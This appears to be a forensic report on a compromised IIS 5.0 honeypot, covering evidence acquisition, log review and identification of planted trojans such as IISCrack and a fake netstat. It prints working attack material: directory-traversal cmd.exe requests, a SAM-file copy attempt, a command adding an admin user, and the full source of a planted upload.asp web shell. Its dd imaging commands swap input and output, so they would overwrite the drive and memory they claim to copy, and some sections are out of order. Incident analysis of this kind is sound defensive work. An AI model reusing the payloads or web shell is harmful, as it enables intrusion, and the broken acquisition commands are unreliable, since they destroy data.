Shown below is the ‘netstat.exe’ output that displays an established connection from an external IP on port 80. The IP was documented for examination later.

```
Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:21             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1026           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1027           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3372           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:7350           0.0.0.0:0              LISTENING
  TCP    192.168.1.3:80         xxx.yyy.24.66:3841     CLOSE_WAIT
  TCP    192.168.1.3:139        0.0.0.0:0              LISTENING
  UDP    0.0.0.0:135            *:*
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:1028           *:*
  UDP    0.0.0.0:3456           *:*
  UDP    192.168.1.3:137        *:*
  UDP    192.168.1.3:138        *:*
  UDP    192.168.1.3:500        *:*
```


Image Media

Acquiring images from compromised system was conducted through the network. The first step was to block all outgoing and incoming traffic going to and from the honeypot. The forensic workstation was connected where the workstation was. The firewall was reconfigured to open ports 2227 and 139 to allow traffic between the honeypot (DMZ) and the private local area network.

All volatile data is captured and transferred via ‘netcat’ on port 2227 to the forensic workstation. The physical memory also needs to be acquired. Apparently acquiring through netcat failed therefore the physical memory was acquired through samba.

```
D:\win2k_xp\dd of=\\.\PhysicalMemory if=\\192.168.0.3\public\mem.img --md5sum -
-verifymd5 --md5out=\\192.168.0.3\public\mem.img.md5
```

After the imagining was completed, md5 hash verification is conducted, similar to the previous acquisition. Both md5 hashes are identical as shown below.


root@Linuxforensic:/prac2/image
File Edit View Terminal Tabs Help

```
[root@Linuxforensic image]# cat mem.img.md5
\b257cf77d9f704cd4a703ba1b6ea5538 [\\\\.\\PhysicalMemory] *\\\\192.168.0.3\\publ
ic\\mem.img
[root@Linuxforensic image]# md5sum mem.img
b257cf77d9f704cd4a703ba1b6ea5538  mem.img
[root@Linuxforensic image]# 
```

Figure 12: Integrity check on the physical memory

The second acquisition was the logical drive c. The system was shutdown and rebooted with a HELIX[12] bootable cdrom to acquire the logical drive c one of many acquisition tools in HELIX. HELIX is knoppix based bootable cdrom equipped with statically link forensic tools.


Once booted into HELIX, the logical drive /dev/hda1 is imaged using a unix program called ‘grab’. ‘Grab’ is a frontend program for acquisition tools such as ‘dd’, ‘dcfldd’ and ‘sdd’. The program provides an option of netcat or samba to transfer the image file. In this case, netcat is used on port 2227 to transfer hda1 image to the forensic workstation.

```
dd of=/dev/hda1 | nc 192.168.1.3 2227 -w 3
```

On the forensic workstation ‘netcat’ was also executed to listen to port 2227 in order to copy the image file. The image file is placed in /prac2/image directory.

```
[root@Linuxforensic image]# nc -l -p 2227 > c_drive.img
```

After the imagining was completed, an ‘md5sum’ was executed on the c_drive.img file to verify that the integrity of the image is intact. The generate md5 hash is compared to c_drive.img.md5 and it is identical as shown below.


root@Linuxforensic:/prac2/image
File Edit View Terminal Tabs Help

```
[root@Linuxforensic image]# cat c_drive.img.md5
032ac7c74fa473cc4cae2bf608c5ac44  c_drive.img
[root@Linuxforensic image]# cat hash.log
032ac7c74fa473cc4cae2bf608c5ac44  -
[root@Linuxforensic image]# 
```

Figure 13: Integrity check of the Logical volume

[12] HELIX, Incident response and computer forensic. <http://www.efense.com/helix>

The first acquisition was the physical memory of the honeypot system. Physical memory may still hold important information of the attack such as logs information or it may hold the certain programs used during the attack. Again the ‘dd’ tool was utilized for this acquisition.

Media Analysis of System

Initial steps were taken before mount the image on the forensic workstation. The examination began by verifying the nature of both image files. The ‘file’ tool was used on both image files, c_drive.img and mem.img. The results from file tool show common details for a Windows NTFS partition. For mem.img the file tool display raw data which was expected since it is a raw virtual memory. An ‘fsstat’ tool was also used to view c_drive.img properties. A ‘dls’ tool was then used to separate the allocated and unallocated clusters on the image.

```
 [root@Linuxforensic image]# dls –f ntfs c_drive.img
```

Mount the c_drive.img image using the ‘mount’ tool to analyze the content of the honeypot c drive. The flag `show_sys_files=true` allows hidden system files to be displayed.

```
[root@Linuxforensic output]# mount –t ntfs –o
ro,loop,nodev,noatime,noexec,show_sys_files=true /prac2/image/c_drive.img
/mnt/ntfs_mount/
```

Logs analysis

The first step of the examination process was to analyze the server logs (IIS and ftp). Analyzing the logs might provide information on the intrusive activities of the IIS server and the FTP services. In Windows 2000 Advance Server the logs are located in c:\WINNT\system32\LogFiles by default. There are two folders inside LogFiles directory: MSFTPSVC1 and W3SVC1. The ftp log directory is empty possibly deleted by attacker where as the web server log directory only contains a single log file dated March 05, 2005. This

Web server logs (ex050305.log)

The activities shown below are extracted from the above mention web server log. Each activity on the March 05, 2005 was analyzed to discover what has been done by the attacker on that particular day. Only relevant events or activities to the attack were shown. (Please refer to Appendix E for the complete log)

March 05, 2005 at 05:37:22

Logs	Relevance
2005-03-05 05:37:22 xxx.yyy.24.66 - 192.168.1.3 80 GET /scripts/../../winnt/system32/cmd.exe /c+dir+c:\program+files 200 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts) 2005-03-05 05:37:52 xxx.yyy.24.66 - 192.168.1.3 80 GET /scripts/../../winnt/system32/cmd.exe /c+cd+program+files 502 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts) 2005-03-05 05:37:54 xxx.yyy.24.66 - 192.168.1.3 80 GET /scripts/../../winnt/system32/cmd.exe /c+cd+program+files 502 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts) 2005-03-05 05:38:14 xxx.yyy.24.66 - 192.168.1.3 80 GET /scripts/../../winnt/system32/cmd.exe /c+cd+dell 502 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)	The activities extracted and shown here are activities that show that attacker from IP xxx.yyy.24.66 is attempting to get a directory listings and change directory to the following directories: • C:\dell • C:\Program Files The attempt received a "502" error code which indicates "Web server received an invalid response" [13]. Note that the IP shown here is the same IP from the Incident response analysis

March 05, 2005 at 11:33:50	
Logs	**Relevance**
2005-03-05 11:33:50 xxx.yyy.24.66 - 192.168.1.3 80 GET /scripts/../../winnt/system32/cmd.exe /c+dir+c:\ 200 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts) 2005-03-05 11:34:07 xxx.yyy.24.66 - 192.168.1.3 80 GET /scripts/../../winnt/system32/cmd.exe /c+dir+c:\winnt\system32 200 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts) 2005-03-05 11:34:15 xxx.yyy.24.66 - 192.168.1.3 80 GET /scripts/../../winnt/system32/cmd.exe /c+dir+c:\winnt\system32\logfiles 200 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts) 2005-03-05 11:34:25 xxx.yyy.24.66 - 192.168.1.3 80 GET /scripts/../../winnt/system32/cmd.exe /c+dir+c:\winnt\system32\logfiles\w3svc1 200 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts) 2005-03-05 11:34:43 xxx.yyy.24.66 - 192.168.1.3 80 GET /scripts/../../winnt/system32/cmd.exe /c+copy+c:\winnt\system32\logfiles\w3svc1\ex050305.log 502	Shown in this web server log is an unsuccessful attempt to copy a web server log file 'ex050305.log'. This attempt failed possibly because the log is still in use. From this log examiner can assume that attacker must have gain full access to the honeypot prior to March 05, 2005.

Snort logs

The snort logs were copied from the Firewall and IDS server to the forensic workstation via 'ssh' and 'scp'. Since attacks were mainly from IP xxx.yyy.24.66, therefore only logs from the above mentioned IP were copied.

[13] "IIS status code". Microsoft Help and Support. February 24, 2004. March 20, 2005. <http://support.microsoft.com/?id=318380>

All the logs were analyzed and the findings are tabulated as follows:

Date Time	Sample Log Extract (Truncated)	Action
03/04 20:13:44456728	GET/scripts/..%c0%af../winnt/system32/cmd.exe?/c+copy+root.exe+c:\ HTTP/1.1..Accept: image/gif,image/x-xbitmap, image/jpeg, image/pjpeg, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*..Accept-Language: en-us..Accept-Encding: gzip, deflate..User-Agent:Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; FunWebProducts)..Host: yyy.xxx.45.67..Connection: Keep-Alive.... [**] ATTACK RESPONSES file copied ok [**] HTTP/1.1 502 Gateway Error..Server: Microsoft-IIS/5.0..Date: Fri, 04 Mar 2005 12:10:19 GMT..Connection: close..Content-Length: 242..Content-Type: text/html....<head><title>Error in CGI ..CGI Error</h1>The specified CGI application misbehaved by not returning a completeset of HTTP headers. The headers it did return are:<p><p><pre> 1 file(s) copied...</pre>	**FILE COPY** An executable file called root.exe is copied from its current directory to the root directory of webserver c drive.
03/04 20:16:57146776	GET/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c: HTTP/1.1..Accept:image/gif,.Host:yyy.xxx.45.67. Connection: Keep-Alive.... [**] ATTACK RESPONSES http dir listing [**] HTTP/1.1 200 OK..Server: Microsoft-IIS/5.0..Date: Fri, 04 Mar 2005 12:13:28 GMT..Connection: close..Content-Type: application/octet-stream.. Volume in drive C has no label...Volume Serial Number is 68E4-F55A.... Directory of C:\Inetpub\scripts ....03/04/2005 03:14p <DIR> ...03/04/2005 03:14p <DIR> ....12/07/1999 08:00p 236,304 root.exe ..12/07/1999 08:00p 236,304 sensepost.exe..03/04/2005 01:43p 500 upload.asp... 03/04/2005 01:56p 6,051 upload.inc.. 4 File(s) 479,159 bytes.. 2 Dir(s) 4,070,420,480 bytes free..	**FILE LISTING** Successful attempt to list the directory structure in the current directory i.e the /inetpub/scripts.
03/04 21:46:51730436	GET/scripts/..%c0%af../winnt/system32/cmd.exe?/c+copy+c:\inetpub\scripts\sensepost.exe+c:\dell [**] ATTACK RESPONSES file copied ok [**] HTTP/1.1 502 Gateway Error..Server: Microsoft-IIS/5.0..Date: Fri, 04 Mar 2005 13:43:26 GMT..Connection: close..Content-Length: 242..Content-Type: text/html....<head><title>Error in CGI Application</title></head>.<body><h1>CGI Error</h1>The specified CGI application misbehaved by not returning a completeset of HTTP headers. The headers it did returnare:<p><p><pre> 1 file(s) copied...</pre>	**FILE COPY** A successful attempt to copy 'sensepost.exe' program from scripts to dell directory
03/04 22:17:10394950	GET/scripts/..%c0%af../winnt/system32/cmd.exe?/c+copy+c:\winnt\system32\config\sam+c:\inetpub\ftproot\sen HTTP/1.1..Accept: image/gif, …(compatible;MSIE 6.0; Windows NT 5.1; FunWebProducts)..Host: yyy.xxx.45.67..Connection: Keep-Alive....	**FILE COPY** A unsuccessful attempt to copy SAM file to the ftproot directory

03/04 23:46:584 59733	7d52613a1b0242..ContentDisposition:formdata;name="File1";filename="C:\test\httpobdc.dll"..ContentType:application/octetstream....MZ.......................@........... ....!..L.!This program cannot be run in DOS mode....	**FILE UPLOAD** A dynamic link library file called 'httpobdc.dll' was uploaded into the webserver and was renamed 'msobdc.dll'. The file true filename was later identified as 'IISCrack.dll'
03/05 13:10:12 675084	ContentDisposition:formdata;name="File1";filename="C:\NewFolder\index.htm"..ContentType:text/html....<!DOCTYPE HTMLPUBLIC"//W3C//DTDHTML4...xmlns:o="urn:schemasmicrosoftcom:office:office"..xmlns:w="urn:schemasmicrosoftcom:office:word"...<metaname=ProgIdcontent=Word.Document>..<metaname=Generatorcontent="MicrosoftWord10">..<metaname=Originatorcontent="MicrosoftWord10">..iv>....</body>....</html>......Content-Disposition: form-data; name="Action".... Upload the file..	**FILE UPLOAD** An HTML file called Index.html was uploaded into the webserver. The file had been created using Microsoft Words.
03/05 13:10:226 91780	ContentDisposition:formdata;name="File1";filename="C:\NewFolder\index_files\image001.jpg"..ContentType:image/pjpeg..........JFIF....`.`......C.......................RF{..k....*..HJ...PrkgV.~..H..._.....\../..<...TM.ci.F]...No.)..R......(..S>...*.?....----- 7d5261191013e..Content-Disposition: form data; name="Action"....Upload the file..	**FILE UPLOAD** An image file called image001.jpg was uploaded into the webserver.
03/05 13:32:284 43305	7d51381f15012c..ContentDisposition:formdata;name="File1";filename="C:\test\beast_trojan\server.exe"..ContentType:application/octetstream....MZP......................@ ....!..L.!.. This program must be run under in32..$7........PE..L....^B*............................ ....------------------------------ 7d51381f15012c..Content-Disposition: form-data; name="Action"....Uploadthe file..------------------------------ 7d51381f15012c--..	**FILE UPLOAD** An executable file called 'server.exe' was uploaded into the webserver. The server.exe was later identified as a virus called backdoor.beast
03/05 14:05:125 20315	ContentDisposition:formdata;name="File1";filename="C:\test\beast_trojan\setup.exe"..ContentType:application/octetstream....MZP......................@................. ....!..L.!..Thisprogrammustbe rununderWin32..$7........PE..L....^B*................... ....UPX0....UPX1........@....rsrchT........,. .... Content-Disposition: form-data; name="Action"....Upload the file..---------	**FILE UPLOAD** An executable file called 'setup.exe' was uploaded into the webserver. The setup.exe was later identified as a virus called backdoor.beast.

03/05 19:29:03 483834	7d5222820132..ContentDisposition:formdata;name="File1"; filename="C:\test\NETSTAT.EXE"..ContentType:application /octetstream........n..........J.!.,...........0...F..t ....!....................7..u...D..Q.W..Connexions actives... Proto Adresse locale Adresse distante .tat... TCP 0.0.0.0:0 0.0.0.0:0 LISTENING... TCP 0.0.0.0:1026 0.0.0.0:0 LISTENING... TCP 0.0.0.0:1030 0.0.0.0:0 LISTENING... TCP 0.0.0.0:135 0.0.0.0:0 LISTENING... TCP 127.0.0.1:1027 0.0.0.0:0 LISTENING... TCP 172.148.14.144:137 0.0.0.0:0 LISTENING... TCP 172.148.14.144:138 0.0.0.0:0 LISTENING... TCP 172.148.14.144:139 0.0.0.0:0 LISTENING... UDP 127.0.0.1:1027 *:*...UDP127.0.0.1:1035*:*.........."....5.."....s.." ...."........"....<.."........"........"........". ....H.."........"........"........".....L.![Done by ZnatS]..----------------------------- 7d5222820132..Content-Disposition: form-data; name="Action"....Upload the file..---------------------------------- 7d5222820132--..	**FILE UPLOAD** A Trojanized 'NETSTAT.EXE' file is uploaded into the webserver.
03/05 19:38:051 18044	GET/scripts/..%c0%af../winnt/system32/cmd.exe?/c+copy+c :\winnt\system32\logfiles\w3svc1\ex050305.log HTTP/1.1..Accept: image/gif..Host:yyy.xxx.45.67 Connection: Keep-Alive.... [**] ATTACK RESPONSES file copied ok [**]1B:73:18 type:0x800 len:0x1C77 TOS:0x0 ID:2506 IpLen:20 DgmLen:441 DF42BA TcpLen: 20HTTP/1.1 502 Gateway Error..Server: Microsoft-IIS/5.0.. The headers it did returnare:<p><p><pre> 1 file(s) copied...</pre>	**FILE COPY** A successful attempt to copy IIS log named 'ex050305.log'

Table 6: Snort logs analysis

There are a variety of common exploits being use - virus like program, backdoor and Trojan programs that can be detected by a variety of anti virus programs. Using an anti virus software will speed up the process of locating the malicious programs that could possibly be used by the attacker. An antivirus program, 'F-prot' was run on the mounted image to detect any virus, backdoor, or NT rootkits. 'F-prot'[14] is an antivirus software that comes in a variety of platforms, including Linux. Results from 'f-prot' are as follows:

```
[root@Linuxforensic f-prot]# ./f-prot /mnt/ntfs_mount/
Virus scanning report  -  8 March 2005 @ 14:18

F-PROT ANTIVIRUS
Program version: 4.5.4
Engine version: 3.16.6

VIRUS SIGNATURE FILES
SIGN.DEF created 4 March 2005
SIGN2.DEF created 4 March 2005
MACRO.DEF created 3 March 2005

Search: /mnt/ntfs_mount/
Action: Report only
Files: "Dumb" scan of all files
```

[14] F-prot. <http://www.f-prot.com/products/home_use/linux/>

```
Switches: -ARCHIVE -PACKED -SERVER

/mnt/ntfs_mount/explorer.exe  Infection: W32/CodeRed.backdoor
/mnt/ntfs_mount/Inetpub/scripts/idq.dll  is a security risk or a "backdoor" program
/mnt/ntfs_mount/Inetpub/scripts/msobdc.dll  is a security risk or a "backdoor" program
/mnt/ntfs_mount/WINNT/system32/msckrb.com->(UPX)  could be infected with an unknown
virus
/mnt/ntfs_mount/WINNT/system32/mskwlp.com->(UPX)  could be infected with an unknown
virus
/mnt/ntfs_mount/WINNT/system32/NETSTAT.EXE  is a destructive program
/mnt/ntfs_mount/WINNT/msagent/msfrnc.com->(UPX)  could be infected with an unknown virus
/mnt/ntfs_mount/WINNT/msagent/msnsuy.com->(UPX)  could be infected with an unknown virus

Results of virus scanning:

Files: 9069
MBRs: 0
Boot sectors: 0
Objects scanned: 11468
Infected: 1
Suspicious: 8
Disinfected: 0
Deleted: 0
Renamed: 0

Time: 6:13
```

As shown from the ‘f-prot’ output, several virus and trojanized files was identified that requires further analysis. From the ‘f-prot’ output, the files identified are outlined below and it will be the “prime suspects” in this examination before exploring and examining other section in the media.

1. explorer.exe
2. /Inetpub/scripts/idq.dll
3. /Inetpub/scripts/msobdc.dll
4. /WINNT/system32/NETSTAT.EXE
5. /WINNT/system32/msckrb.com
6. /WINNT/system32/mskwlp.com
7. /WINNTmsagent/msfrnc.com
8. /WINNT/msagent/msnsuy.com

Explorer.exe

First on the list is explorer.exe. ‘F-prot’ anti virus software has highlighted explorer.exe to be a program associate with Code Red worm. In order to verify this, a quick search in google.com revealed that explorer.exe is a Trojan program commonly used by a Code Red II worm. Explorer.exe program will grant an attacker full access to the honeypot by opening a port every time an attacker execute an arbitrary program remotely.

Idq.dll

The true idq.dll file is installed by default in c:\winnt\system32 directory as part of the

Index server which allows the server, the capability to search the web server data. Idq.dll is vulnerable to buffer overrun attacks and allows attackers to run arbitrary commands remotely on the local system and granted system privileges[15].

The first step here is to confirm the true nature of the idq.dll file placed in the script directory, if it is indeed a dynamic link library file.

```
[root@Linuxforensic scripts]# file idq.dll
idq.dll:      MS-DOS executable (EXE), OS/2 or MS Windows
```

The ‘file’ tool revealed that idq.dll is a windows executable program. This program was uploaded by the attacker to the scripts directory on March 04, 2005 as shown in the snort logs in the previous section of this document.

Idq.dll is a program with privilege escalation capabilities exploiting the Microsoft IIS 5.0 In-Process Table Privilege Elevation Vulnerability[16]. When executed, the program will add IWAM_VENUS account to the administrators group, thus giving attacker administrative privileges to the system.

The following strings resulted from the ‘strings’ tool displayed how the program escalates the attacker privilege from system to Administrators privilege.

```
[root@Linuxforensic scripts]# strings –a –radix=d idq.dll >
/prac2/output/idq.dll.strings
```

```
     77 !This program cannot be run in DOS mode.
    200 Rich=
    464 .text
  18416 wsprintfA
  18502 IDQ.dll
  18510 GetExtensionVersion
  18530 HttpExtensionProc
  18548 TerminateExtension
  20564 Default
  20572 We Got It!
  20584 cmd.exe
  20592 If you want to enter cmd.exe shell, please use ispc.exe.
  20648 Its Password is "abcd1234".
  20676 There will add a Administrators User "iisuser",
  20724 net user iisuser abcd1234 /add&net localgroup Administrators iisuser /add
  20800 Keep
  20808 HTTP_CONNECTION
```

msobdc.dll

Like the previous analysis, ‘file’ tool is used to confirm the nature of msobdc.dll. The ‘file’ tool revealed the msobdc.dll is an executable tool.

```
[root@Linuxforensic scripts]# file msobdc.dll
```

[15] “IDQ.dll”. WinGuides. March 10, 2005. <http://www.winguides.com/security/display.php/209/>

[16] “Microsoft IIS 5.0 In-Process Table Privilege Elevation Vulnerability”. SecurityFocus. March 20, 2005. <http://securityfocus.com/bid/3193/info/>

```
msobdc.dll:   MS-DOS executable (EXE), OS/2 or MS Windows
```

At this point, the only information known about the msobdc.dll is that it is an exe file and the fact that it was renamed from httpobdc.dll, however the origin of msobdc.dll is still unknown therefore a closer examination is required. Using ‘sstrings’, all Unicode strings inside msobdc.dll file will be extracted to uncover any information that may help in identifying the origin of this file.

```
 107718 VS_VERSION_INFO
 107810 StringFileInfo
 107846 040904b0
 107870 Comments
 107888 thanks to k2, rfp, and the mysterious other ;)
 107990 CompanyName
 108016 Digital Offense
 108054 FileDescription
 108088 iiscrack - asp privilege escalation
 108166 FileVersion
 108192 1, 0, 0, 1
 108222 InternalName
 108248 IISCRACK
 108274 LegalCopyright
 108304 Copyright (C) 2001 H D Moore
 108370 LegalTrademarks
 108410 OriginalFilename
 108444 IISCRACK.DLL
 108478 PrivateBuild
 108510 ProductName
 108536 iiscrack exploit
 108578 ProductVersion
 108608 1, 0, 0, 1
…….
```

From the ‘sstrings’ output, examiner discovered the original filename of msobdc.dll file is in fact IISCrack.dll. A google search for IISCrack.dll revealed that it is a back door Trojan in a form of a dynamic link library (dll) to attack and exploit IIS server[17]

‘Sstrings’ also revealed the following text:

```
     77 !This program cannot be run in DOS mode.
    224 RichT
    488 .text
    527 `.rdata
    567 @.data
    608 .rsrc
    647 @.reloc
  ………
  78916 user32.dll
  78975 FGET
  78980 POST
  78996 Content-Type: text/html
  79024 </body></html>
  79040 <html><head><title>
  79060 </title></head><body>
  79084 Default MFC Web Server Extension
```

[17] Backdoor.IISCrack.dll. Symantec Security Response. April 15, 2004. March 15, 2005.<http://securityresponse.symantec.com/avcenter/venc/data/backdoor.iiscrack.dll.html>

```
  79148 0123456789ABCDEF
  79294 GAIsProcessorFeaturePresent
  79324 KERNEL32
  79344 e+000
  79385  (8PX
  79393 700WP
  79409 `h````
  79417 ppxxxx
  79460 (null)
  87974 ADVAPI32.dll
  87988 SHELL32.dll
  88000 COMCTL32.dll
  88016 SetStdHandle
  88102 IISCRACK.dll
  88115 GetExtensionVersion
  88135 HttpExtensionProc
  88153 TerminateExtension
  90352 cmd=~
  90364 Exploit
  90376 Default
  90384 :: command failed!<br>
  90408 :: command executed successfully<br>
  90448 winsta0\default
  90464 :: executing: </i>
  90484 </i><br>
  90496 :: exploit failed, running command as <i>
  90540 :: exploit succeeded, running command as <b>SYSTEM</b><br>
  90600 SYSTEM
  90608 :: RevertToSelf FAILED. Exiting.<br>
  90648  account.<br>
  90664 :: currently running as the
  90696 <center><b>iiscrack.dll</b><br><a
href="http://www.digitaloffense.net/iiscrack//">http://www.digitaloffense.net/iiscrack</
a><br></center><br><br>
  90844 </form>
  90856 <input type="submit" name="submitter" value="execute">
  90912 <input type="text" name="cmd" size=50 value="c:\winnt\system32\cmd.exe
/c"><br><br>
  91000 <b>Command: </b>
  91020 <input type="hidden" name="MfcISAPICommand" value="Exploit">
  91084 " method="GET">
  91104 <form action="
  91120 You can run a command anyways, but it will only have IWAM privs.<br><br>
  91196 You have either named this file something other than httpodbc.dll or the system
is patched. Boo hoo.<br>
```

Exploit details are follows:

1. The program calls RevertToSelf(). RevertToSelf() is a function in the ISAPI program. Once the function is called the ISAPI program reverts it's authority to system account[18]. Allowing attacker to execute any program on the honeypot system.

2. The program is renamed from httpobdc.dll to an inconspicuous name (in this case it was msobdc.dll).

[18] Edwards, Mark. "Attacking your own NT Networks". Windows IT Library. December 1997. March 20, 2005. <http://www.windowsitlibrary.com/Content/121/09/5.html>

3. The program is then copied to the scripts directory and thus system access is granted by calling the dynamic library link through a remote internet http access.

NETSTAT.EXE

NETSTAT.EXE was found in c:\winnt\system32 directory, created on the honeypot on March 05, 2005. The file itself is not an executable file as revealed using the 'file' tool.

```
[root@Linuxforensic system32]# file NETSTAT.EXE
NETSTAT.EXE: data
```

The file is a simple data file. The content of NETSTAT.EXE is extracted using 'strings'.

```
     80 Connexions actives
    101   Proto  Adresse locale         Adresse distante
    163   TCP    0.0.0.0:0              0.0.0.0:0              LISTENING
    230   TCP    0.0.0.0:1026           0.0.0.0:0              LISTENING
    297   TCP    0.0.0.0:1030           0.0.0.0:0              LISTENING
    364   TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
    431   TCP    127.0.0.1:1027         0.0.0.0:0              LISTENING
    498   TCP    172.148.14.144:137     0.0.0.0:0              LISTENING
    565   TCP    172.148.14.144:138     0.0.0.0:0              LISTENING
    632   TCP    172.148.14.144:139     0.0.0.0:0              LISTENING
    699   UDP    127.0.0.1:1027         *:*
    737   UDP    127.0.0.1:1035         *:*
    899 ![Done by ZnatS]
```

The original 'netstat.exe' was replaced with a trojanized NETSTAT.EXE in attempt to thwart any suspicion of a compromised.

Finally, files msckrb.com, mskwlp.com, msfrnc.com and msnsuy.com are identified as being "infected caused by an unknown virus" by 'f-prot'. 'File' and 'strings' tools are run against all the three files and produces the same results as shown below.

```
[root@Linuxforensics system32]# file mskwlp.com
Mskwlp.com: MS Windows PE 32-bit Intel 80386 GUI executable not relocatable.
```

A search for the above mentioned files or program did not revealed the reminance of a backdoor Trojan called "Backdoor.Beasty". When the 'f-prot' software was executed no "Backdoor.Beasty" Trojan was identified. Therefore attacker must have deleted the executable file or possibly hidden the files within the system.

Other findings

Upload.asp


From the analysis above, the attacker's backdoor to access the webserver appears to be the \scripts directory in the \wwwroot folder. 'ls' tool listed the scripts directory content. The following files upload.asp and upload.inc were listed along with the msobdc.dll and iqd.dll files.

The content of the upload.asp file below is displayed using the tool ‘cat’. ‘Strings’ can also be used and it will produce the same results.

```
[root@Linuxforensics scripts]# cat upload.asp

<html><head><title>Olifante onder my bed</title></head><body>
<form method=post ENCTYPE="multipart/form-data">
File : <input type="file" name="File1"><br>
<input type="submit" Name="Action" value="Upload the file">
</form>
</body></HTML>
<!--#INCLUDE FILE="upload.inc"-->
<%
If Request.ServerVariables("REQUEST_METHOD") = "POST" Then
Set Fields = GetUpload()
FilePath = Server.MapPath(".") & "\" & Fields("File1").FileName
Fields("File1").Value.SaveAs FilePath
End If
%>
```

From the results above, it basically shows a simple web based upload program as shown below.




<% If Request.ServerVariables("REQUEST_METHOD") = "POST" Then Set Fields = GetUpload() FilePath = Server.MapPath(".") & "\" & Fields("File1").FileName Fields("File1").Value.SaveAs FilePath End If %>

Figure 14: Upload.asp screenshot

Sensepost.exe

Using the ‘file’ and ‘strings’ tool, results shows sensepost.exe has a familiar strings to cmd.exe program. There is a high possibility that the attacker simply copied the honeypot’s system cmd.exe program and rename it to sensepost.exe. To verify this statement, the honeypot cmd.exe program and sensepost.exe was run against the ‘md5sum’ tool. The resulted md5 hash from both sensepost.exe and cmd.exe matches. The reasoning behind this could be to thwart detection by firewall that prevents cmd.exe requests.

